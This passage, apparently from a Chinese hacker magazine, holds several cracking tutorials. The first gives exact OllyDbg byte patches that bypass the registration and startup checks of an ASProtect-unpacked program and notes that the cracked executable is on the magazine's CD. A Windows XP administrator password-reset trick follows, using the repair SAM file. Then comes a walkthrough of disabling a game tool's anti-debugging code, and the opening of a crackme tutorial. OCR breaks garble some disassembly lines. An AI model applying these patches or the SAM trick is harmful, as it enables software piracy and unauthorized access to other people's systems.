004340C6
```

修改为:

```
00434090    837D E0 00          cmp dword ptr ss:[ebp-
20],0
00434094    90                  nop
00434095    90                  nop
```

(3)0043413E处的修改

```
0043412F    83BD 54FFFFFF 00    cmp dword ptr ss:
[ebp-AC],0
00434136    0F94C0              sete al
00434139    0FB6C8              movzx ecx,al
0043413C    85C9                test ecx,ecx
0043413E    75 0A               jnz short dumped_.
0043414A
00434140    837D E0 00          cmp dword ptr ss:[ebp-
20],0
00434144    0F85 00010000       jnz dumped_.0043424A
```

修改为

```
0043413E    E9 07010000         jmp dumped_.
0043424A00434143    90          nop
```

修改以上三处后,就提示激活成功了,直接用Ollydbg保存修改的部分。

2. 重启验证的破解

重新启动程序后居然还有要求注册的NAG,呵呵,看来程序启动时还有验证呀。注册信息保存在Dumped_.ini文件中,打开后可以看见如下信息:

```
[Registration]
RegistrationName=fly
RegistrationCode=13572468
```

重新载入脱壳后的程序,搜索"RegistrationCode"字符串。经过分析,找到下面的关键修改点。

(1)00408974处的修改

```
0040896D    833D CCE75700 00    cmp dword ptr ds:
[57E7CC],0
00408974    0F94C1              sete cl
00408977    51                  push ecx
00408978    68 283D5300         push dumped_.
00533D28; ASCII "iLangID"
0040897D    68 203D5300         push dumped_.
00533D20; ASCII "Startup"
```

修改为:

```
00408974    B1 00               mov cl,0
00408976    90                  nop
```

(2)00403BE2处的修改

```
00403BDE    837D 90 00          cmp dword ptr ss:
[ebp-70],0
00403BE2    0F94C1              sete cl
00403BE5    0FB6C1              movzx eax,cl
00403BE8    F7D8                neg eax
00403BEA    1BC0                sbb eax,eax
```

修改为:

```
00403BE2    B1 01          mov cl,1
00403BE4    90             nop
```

(3)00408A25处的修改

```
004089D9    83BD 38F9FFFF 00    cmp dword ptr ss:[ebp-6C8],0
004089E0    74 32               je short dumped_.00408A14
004089E2    833D D4E45700 00    cmp dword ptr ds:[57E4D4],0
//这里应该存放的是注册名，可以在脱壳的时候处理，写上自己的名字
004089E9    74 1F               je short dumped_.00408A0A
004089EB    8B15 D4E45700       mov edx,dword ptr ds:[57E4D4]
004089F1    52                  push edx
004089F2    E8 29110F00         call dumped_.004F9B20
004089F7    83C4 04             add esp,4
004089FA    85C0                test eax,eax
004089FC    75 0A               jnz short dumped_.00408A08
004089FE    C785 38F9FFFF 0100000>mov dword ptr ss:[ebp-6C8],1
00408A08    EB 0A               jmp short dumped_.00408A14
00408A0A    C785 38F9FFFF 0100000>mov dword ptr ss:[ebp-6C8],1
00408A14    6A 00               push 0
00408A16    8D8D 48F9FFFF       lea ecx,dword ptr ss:[ebp-6B8]
00408A1C    E8 EF0D0500         call dumped_.00459810
00408A21    C645 FC 08          mov byte ptr ss:[ebp-4],8
00408A25    837D E8 1E          cmp dword ptr ss:[ebp-18],1E
//比较是否过期
00408A29    0F8E C9010000       jle dumped_.00408BF8
00408A2F    83BD 38F9FFFF 00    cmp dword ptr ss:[ebp-6C8],0
00408A36    0F85 BC010000       jnz dumped_.00408BF8
```

这部分修改为:

```
00408A25    C745 E8 00000000    mov dword ptr ss:[ebp-18],0
00408A2C    C785 38F9FFFF 0200000>mov dword ptr ss:[ebp-6C8],2
00408A36    E9 BD010000         jmp dumped_.00408BF8
00408A3B    90                  nop
```

为何要这样修改？呵呵，比较部分在下面:

```
00408C44    8B8D 38F9FFFF       mov ecx,dword ptr ss:[ebp-6C8]
00408C4A    898D ACF6FFFF       mov dword ptr ss:[ebp-954],ecx
00408C50    83BD ACF6FFFF 00    cmp dword ptr ss:[ebp-954],0
00408C57    74 12               je short dumped_.00408C6B
00408C59    83BD ACF6FFFF 02    cmp dword ptr ss:[ebp-954],2
00408C60    0F84 A6010000       je dumped_.00408E0C
00408C66    E9 0D020000         jmp dumped_.00408E78
```

OK！现在启动的时候不再有NAG了，破解完毕，如图16所示。




图16

后记

UnPacked-Cracked-acc.exe已经放入光盘，仅供大家参考。因为我不使用这个程序，所以不清楚程序是否还有功能限制。这篇文章主要演示的是用"以壳解壳"的方法简便处理ASProtect V1.23RC4壳的Stolen Code问题，如果大家随着笔记操作中有问题，欢迎和我探讨。

脱壳和破解很辛苦，写教程更累人，但是UnPack的过程是如此的让人痴迷、让人沉醉，在这落雨的清凉夏夜，终于划上了文末的句号，开瓶冰啤，让我们干杯，Cheers!


实用Windows XP管理员密码恢复方法

文／图 renwoxin

网上很多文章提出删除Windows\System32\Config\Sam可以恢复Windows XP的管理员密码，如果删除，重启后你会发现并不能进入系统，会提示错误，而且此法在各大论坛上都有人提出，我不知道大家是否自己亲手试过。我曾经就遇到这个问题，忘了管理员密码，按上述方法删除了SAM，发现根本就不能进入系统，从别的机器上Copy了一个SAM文件放到原来的位置还是不行。突然想到Windows\repair\下也有个SAM文件，是不是用这个SAM文件覆盖到Windows\System32\Config\下就行了？果然Administrator密码空了，这个SAM文件应该是系统在安装完后自动备份的，这个方法个人认为是很实用的；如果是自己的机器忘了密码那是一定可以搞定的，大家不妨试试。

适合读者	破解爱好者
前置知识	汇编代码阅读
难度等级	中

我与软件比道行



Icefire：软件制作者为了保护自己的劳动成果，在软件加密中越来越多地引入了反跟踪调试技术，破解难度也跟着加大。如何识别、解除反跟踪调试代码也成为当今新课题。本文就以"科洛斯之神——游戏伴侣"为例，看看软件作了那些手脚，可以怎么处理它。

文/图 老学童[NukeGroup]

——从"科洛斯之神——游戏伴侣"反跟踪调试功能看软件破解

前日，一位网友大概是为玩游戏急红了眼，说是"科洛斯之神——伴侣"中存在暗桩，并反编译、反调试，让我给看看。正好我也想整理一篇关于软件设置反调试代码的文章，所以就答应试试看。不料这一试，还真让我看出点新鲜东西来：主程序与.dll互相监视、大量的花指令、连续不断的跳转、定时器设置陷阱、跟踪调试软件标识符加密、反跟踪调试功能设置等等。真是用心良苦，可叹可叹！下面就来详细分析一下此软件，权当以管孔之见，博诸君一笑。

小知识 《科洛斯》是个MMORPG游戏，进入科洛斯，玩家会成为拯救大陆的英雄。在这个世界里，超过100名的NPC和玩家可以相互作用，跟200多种的怪物展开战斗。可供选择的职业有战士、魔法师，还有其他网络游戏里难得见到的女剑客和野蛮人。在游戏故事方面，按冒险旅行的形态，提供100多种故事。此时，一边进行没有规定的探险，一边了解故事主线，而且玩家的行动将改变世界，并完成故事的多样性。

在哪里能找到它

方法：用Ollydbg载入，粗跟与细跟相结合。粗跟者，F8；F7，细跟也。遇到CALL，记好偏移地址。F8过不去，那就F7进。

一路F8，来到这里

```
004207E2  PUSH EAX
004207E3  CALL 1.004208C0            ；过不去，F7
004207E8  MOV DWORD PTR SS:[EBP-68],EAX
004207EB  PUSH EAX
```

到这里，得进：

```
004208C0  PUSH DWORD PTR SS:[ESP+10]
004208C4  PUSH DWORD PTR SS:[ESP+10]
004208C8  PUSH DWORD PTR SS:[ESP+10]
004208CC  PUSH DWORD PTR SS:[ESP+10]
004208D0  CALL <JMP.&MFC42.#1576>    ；过不去，F7
004208D5  RETN 10
```

进来后，来到这里：

```
73D3B4AC >PUSH EBX
73D3B4AD  PUSH ESI
73D3B4AE  PUSH EDI
73D3B4AF  OR EBX,FFFFFFFF
73D3B4B2  CALL MFC42.#1175
73D3B4B7  MOV ESI,EAX
73D3B4B9  CALL MFC42.#1168
73D3B4BE  PUSH DWORD PTR SS:[ESP+1C]
73D3B4C2  MOV EDI,DWORD PTR DS:[EAX+4]
73D3B4C5  PUSH DWORD PTR SS:[ESP+1C]
73D3B4C9  PUSH DWORD PTR SS:[ESP+1C]
73D3B4CD  PUSH DWORD PTR SS:[ESP+1C]
73D3B4D1  CALL MFC42.#1575
73D3B4D6  TEST EAX,EAX
73D3B4D8  JE SHORT MFC42.73D3B500
73D3B4DA  TEST EDI,EDI
73D3B4DC  JE SHORT MFC42.73D3B4EC
73D3B4DE  MOV EAX,DWORD PTR DS:[EDI]
73D3B4E0  MOV ECX,EDI
73D3B4E2  CALL DWORD PTR DS:[EAX+8C]
73D3B4E8  TEST EAX,EAX
73D3B4EA  JE SHORT MFC42.73D3B500
73D3B4EC  MOV EAX,DWORD PTR DS:[ESI]
73D3B4EE  MOV ECX,ESI
73D3B4F0  CALL DWORD PTR DS:[EAX+58]
; 1.00407790
```

注意这里的蹊跷，回调主程序了。不能过，跟着返回来。回来后，这里的代码如下所示（注意偏移地址，为便于说明，多复制了几段）：

```
00407790  PUSH EBP                   ；艰难的开始点
00407791  MOV EBP,ESP
00407793  PUSH -1
00407795  PUSH 1.00420D69
0040779A  MOV EAX,DWORD PTR FS:[0]
004077A0  PUSH EAX
004077A1  MOV DWORD PTR FS:[0],ESP
004077A8  SUB ESP,3DC
004077AE  PUSH EBX
004077AF  PUSH ESI
004077B0  PUSH EDI
004077B1  MOV DWORD PTR SS:[EBP-88],ECX
004077B7  JMP SHORT 1.004077C9       ；开跳
004077B9  JS SHORT 1.0040782B
004077BB  JB SHORT 1.0040782C
004077BD  ADD AL,0
004077BF  ADD BYTE PTR DS:[EAX],AL
```

```
004077C1   ADD BYTE PTR DS:[EAX],AL
004077C3   ADD BYTE PTR DS:[EAX],AL
004077C5   JS SHORT 1.00407837
004077C7   JB SHORT 1.00407838
004077C9   JMP SHORT 1.004077DB                 ；又跳
004077CB   JS SHORT 1.0040783D
004077CD   JB SHORT 1.0040783E
004077CF   ADD EAX,0
004077D4   ADD BYTE PTR DS:[EAX],AL
004077D6   ADD BYTE PTR DS:[EAX+70],BH
004077D9   JB SHORT 1.0040784A
004077DB   JMP SHORT 1.004077ED                 ；还跳
```

像这样的绝对跳转每轮都有几十个，在每轮跳转中间又夹杂一些系统函数调用，所以跟踪时要有心理准备，不能操之过急；而每两个绝对跳转之间夹杂的是花指令。

这里夹杂着个假动作，进去没做什么大事就回来了：

```
004088E4   JB SHORT 1.00408955
004088E6   LEA ECX,DWORD PTR SS:[EBP-10]
004088E9   CALL <JMP.&MFC42.#540>          ；假动作，过
004088EE   MOV DWORD PTR SS:[EBP-4],0
004088F5   JMP SHORT 1.00408907
```

以上过程很长，绝大部分代码省略。特别值得说明的是，中间设置了一个定时器。这个定时器设置了一个暗桩，如果你是缓慢跟踪，则可以到达一下代码处。在你不知道关键点的时候，如果你想来快点，程序却很容易跑飞。

一直跟到这里，才看见值得怀疑的代码(为减少篇幅，除第一段及主要部分外，其余跳过的部分省略)：

```
0040914C   JMP SHORT 1.0040915E
0040914E   JS SHORT 1.004091C0
00409150   JB SHORT 1.004091C1
00409152   PUSH ES
00409153   ADD BYTE PTR DS:[EAX],AL
00409155   ADD BYTE PTR DS:[EAX],AL
00409157   ADD BYTE PTR DS:[EAX],AL
00409159   ADD BYTE PTR DS:[EAX+70],BH
0040915C   JB SHORT 1.004091CD
```

解密跟踪调试软件标识符

注意这里：

```
0040915E   PUSH 1
00409160   PUSH 1.004292D0          ；ASCII "xetn"
00409165   CALL 1.00407750          ；解密函数，代码见后
```

上下翻滚着看看，发现每一次都调用同一函数。调用时各自压入不同的字符串，出来后这些字符分别变成了调试软件的标题字符，所以值得进去看看。

```
0040916A   JMP SHORT 1.00409181
004091B7   PUSH 1
004091B9   PUSH 1.004292F0          ；ASCII "tpgujdf"
004091BE   CALL 1.00407750
004091C3   JMP SHORT 1.004091DA
00409210   PUSH 1
00409212   PUSH 1.00429310          ；ASCII "usx"
00409217   CALL 1.00407750
0040921C   JMP SHORT 1.00409233
00409269   PUSH 1
0040926B   PUSH 1.00429330          ；ASCII "efcvh"
00409270   CALL 1.00407750
00409275   JMP SHORT 1.0040928C
004092C2   PUSH 1
004092C4   PUSH 1.00429350          ；ASCII "tpvsdfs"
004092C9   CALL 1.00407750
004092CE   JMP SHORT 1.004092E5
0040931B   PUSH 1
0040931D   PUSH 1.00429370          ；ASCII "gjmfnpo"
00409322   CALL 1.00407750
00409327   JMP SHORT 1.0040933E
00409374   PUSH 1
00409376   PUSH 1.00429390          ；ASCII "tqz"
0040937B   CALL 1.00407750
00409380   JMP SHORT 1.00409397
004093CD   PUSH 1
004093CF   PUSH 1.004293B0          ；ASCII "jeb"
004093D4   CALL 1.00407750
004093D9   ADD ESP,40
004093DC   JMP SHORT 1.004093F3
00409429   PUSH 1
0040942B   PUSH 1.004293D0          ；ASCII "pmmzech"
00409430   CALL 1.00407750
00409435   JMP SHORT 1.0040944C
00409482   PUSH 1
00409484   PUSH 1.004293F0          ；ASCII "qfcspxtf"
00409489   CALL 1.00407750
0040948E   JMP SHORT 1.004094A5
004094DB   PUSH 1
004094DD   PUSH 1.00429410          ；ASCII "ejtbttfn"
004094E2   CALL 1.00407750
004094E7   JMP SHORT 1.004094FE
00409534   PUSH 1
00409536   PUSH 1.00429430          ；ASCII "hpcvh"
0040953B   CALL 1.00407750
00409540   JMP SHORT 1.00409557
0040958D   PUSH 1
0040958F   PUSH 1.00429450          ；ASCII "uxy"
00409594   CALL 1.00407750
00409599   JMP SHORT 1.004095B0
```

解密函数：

```
00407750   PUSH ESI
00407751   MOV ESI,DWORD PTR SS:[ESP+8]
；指向字符串
00407755   PUSH EDI
00407756   MOV EDI,ESI
00407758   OR ECX,FFFFFFFF
0040775B   XOR EAX,EAX
0040775D   REPNE SCAS BYTE PTR ES:[EDI]
；扫描字符串
0040775F   NOT ECX
00407761   DEC ECX                  ；计算字符串长度
00407762   TEST CX,CX
00407765   JBE SHORT 1.00407784
00407767   MOV DL,BYTE PTR SS:[ESP+10]     ；取出基数
通过跟踪发现，这里取出的基数都为1。
0040776B   PUSH EBX
0040776C   MOV EAX,ESI              ；指向字符串
```

```
0040776E  AND ECX,0FFFF
00407774  MOV BL,BYTE PTR DS:[EAX]    ；取出一位
00407776  SUB BL,DL                   ；减去基数
00407778  MOV BYTE PTR DS:[EAX],BL    ；替换原字符
0040777A  INC EAX                     ；指向下一位
0040777B  DEC ECX
0040777C  JNZ SHORT 1.00407774        ；未完继续
0040777E  POP EBX
0040777F  MOV EAX,ESI
00407781  POP EDI
00407782  POP ESI
00407783  RETN
```

这个函数所作的工作非常简单：将每个字符的ASCII值减1，再存回去，作为后面判断是否被调试的参照。

防调试软件清单

解密前：

```
004292D0  78 65 74 6E 00 00 00 00   xetn
004292F0  74 70 67 75 6A 64 66 00   tpgujdf
00429310  75 73 78 00 00 00 00 00   usx
00429330  65 66 63 76 68 00 00 00   efcvh
00429350  74 70 76 73 64 66 73 00   tpvsdfs
00429370  67 6A 6D 66 6E 70 6F 00   gjmfnpo
00429390  74 71 7A 00 00 00 00 00   tqz
004293B0  6A 65 62 00 00 00 00 00   jeb
004293D0  70 6D 6D 7A 65 63 68 00   pmmzech
004293F0  71 66 63 73 70 78 74 66   qfcspxtf
00429410  65 6A 74 62 74 74 66 6E   ejtbttfn
00429430  68 70 63 76 68 00 00 00   hpcvh
00429450  75 78 79 00 00 00 00 00   uxy
```

解密后：

```
004292D0  77 64 73 6D 00 00 00 00   wdsm
004292F0  73 6F 66 74 69 63 65 00   softice
00429310  74 72 77 00 00 00 00 00   trw
00429330  64 65 62 75 67 00 00 00   debug
00429350  73 6F 75 72 63 65 72 00   sourcer
00429370  66 69 6C 65 6D 6F 6E 00   filemon
00429390  73 70 79 00 00 00 00 00   spy
004293B0  69 64 61 00 00 00 00 00   ida
004293D0  6F 6C 6C 79 64 62 67 00   ollydbg
004293F0  70 65 62 72 6F 77 73 65   pebrowse
00429410  64 69 73 61 73 73 65 6D   disassem
00429430  67 6F 62 75 67 00 00 00   gobug
00429450  74 77 78 00 00 00 00 00   twx
```

到这里，我们可以大概测算一下有些什么办法搞定它？

1．改变加密的字符串，使参照失效。例如，改xetn为1etn，解密出的是0dsm，则防调试代码部分不会理会wdsm。

2．改变解密算法，使其解出错误的字符串。例如将代码：

```
00407767  MOV DL,BYTE PTR SS:[ESP+10]
```

改为：

```
00407767  MOV DL,0
```

则取消了解密，后面用未解密的字符串与跟踪调试软件的标识符比较，自然得不出正确的结果。如果上面不做任何修改，在准备好参照字符串后，会来到下面要讲述之处。

进程标识检查

下面是检查各种破解软件的代码，值得借鉴：

```
0040D003  LEA EDI,DWORD PTR SS:[EBP-20C]
0040D009  OR ECX,FFFFFFFF
0040D00C  XOR EAX,EAX
0040D00E  LEA EDX,DWORD PTR SS:[EBP-108]
0040D014  REPNE SCAS BYTE PTR ES:[EDI]
；扫描活动进程标识符长度
0040D016  NOT ECX
0040D018  SUB EDI,ECX
0040D01A  MOV EAX,ECX
0040D01C  MOV ESI,EDI
0040D01E  MOV EDI,EDX
0040D020  SHR ECX,2
0040D023  REP MOVS DWORD PTR ES:[EDI],DWORD PTR
DS>      ；转移标识符
0040D025  MOV ECX,EAX
0040D027  AND ECX,3
0040D02A  REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
[>          ；转移标识符
0040D02C  LEA ECX,DWORD PTR SS:[EBP-108]
0040D032  PUSH ECX
0040D033  CALL DWORD PTR DS:[<&MSVCRT._strlwr>]
；MSVCRT._strlwr
0040D039  ADD ESP,4
0040D03C  TEST EAX,EAX
0040D03E  JE 1.0040D195
0040D044  LEA EDX,DWORD PTR SS:[EBP-108]
0040D04A  PUSH 1.004292D0             ；ASCII "wdsm"
0040D04F  PUSH EDX
0040D050  CALL EBX                    ；检查是否是 wdsm
……
0040D16B  JE SHORT 1.0040D195         ；如果都不是则跳过
0040D16D  MOV EAX,DWORD PTR SS:[EBP-228]   ；
```

如果上面的跳转跳向了这里，则调试软件会被关闭。

```
0040D173  PUSH 0
0040D175  PUSH EAX
0040D176  PUSH 0
0040D178  PUSH 1F0FFF
0040D17D  CALL DWORD PTR DS:[<&KERNEL32.OpenProces>
  ；kernel32.OpenProcess
0040D183  PUSH EAX
0040D184  CALL DWORD PTR DS:[<&KERNEL32.TerminateP>
  ；终止调试进程
0040D18A  TEST EAX,EAX
0040D18C  JNZ SHORT 1.0040D195
0040D18E  PUSH EAX
0040D18F  CALL DWORD PTR DS:[<&KERNEL32.ExitProces>
  ；kernel32.ExitProcess
0040D195  MOV EDX,DWORD PTR SS:[EBP-4]
0040D198  LEA ECX,DWORD PTR SS:[EBP-230]
0040D19E  PUSH ECX
0040D19F  PUSH EDX
0040D1A0  CALL <JMP.&KERNEL32.Process32Next>      ；
检查下一个进程
0040D1A5  TEST EAX,EAX
0040D1A7  JNZ 1.0040D003
```

程序只要查出与内定的标识符相同的软件，不论自己是否被调试，一律关闭这个软件，阻止自身被调试跟

踪的可能。

怎么对付它

1.修改所有代码 修改JNZ SHORT 1.0040D16D为nop,修改0040D16B JE SHORT 1.0040D195为 0040D16B JMP SHORT 1.0040D195,让程序瞎忙乎一回。

2.不让程序执行这段代码,使其刚要执行这段代码时立即返回。要做到这一点,只需找到这段子程序的入口,将其修改成返回指令即可。例如修改以下代码:

```
0040CFA0    55              PUSH EBP
0040CFA1    8BEC            MOV EBP,ESP
0040CFA3    81EC 30020000   SUB ESP,230
0040CFA9    53              PUSH EBX
```

改为:


```
0040CFA0    C3              RETN
0040CFA1    8BEC            MOV EBP,ESP
0040CFA3    81EC 30020000   SUB ESP,230
0040CFA9    53              PUSH EBX
```

这样就可以达到不执行这段代码的目的了。

目前很多软件添加了反调试代码,但手法各种各样,与软件制作者方法及能力有极大关系。有的宜修改字符串,有的宜修改代码,实际应用中应相机行事,不可生搬硬套。尤其是一些主程序与.dll互相监督的情况下,尽量使用修改字符串的方法进行处理。本文所采用的例子就属后者,因为.dll监视着主程序的运行情况,只要你修改了主程序,.dll也同样可以关闭调试软件。

软件逆向工程进阶之"坦白从宽"篇

适合读者	破解爱好者
前置知识	汇编代码阅读能力
难度等级	中



文/ 堆栈的栈

大家看了本文的标题一定感到很不解,软件破解也有"坦白从宽"吗,到底是什么意思呢? 不要心急,且听笔者慢慢道来。相信大家看了这么长时间的《黑客防线》,一定对软件破解有了相当的了解,暴破、内存注册机、算法注册机都接触了不少,对于如何分析、跟踪、破解软件,自己一定也会有相当的心得。但是,今天我们的主题是通过修改目标程序,利用程序本身的功能,使其自己显示正确的注册码——也就是让它"坦白从宽"啦! 好,下面就让我们进入今天的正题。

这一次的目标是Brad Soblesky的CrackMe01,首先还是用FileInfo 3.01来查壳,结果如图1所示。

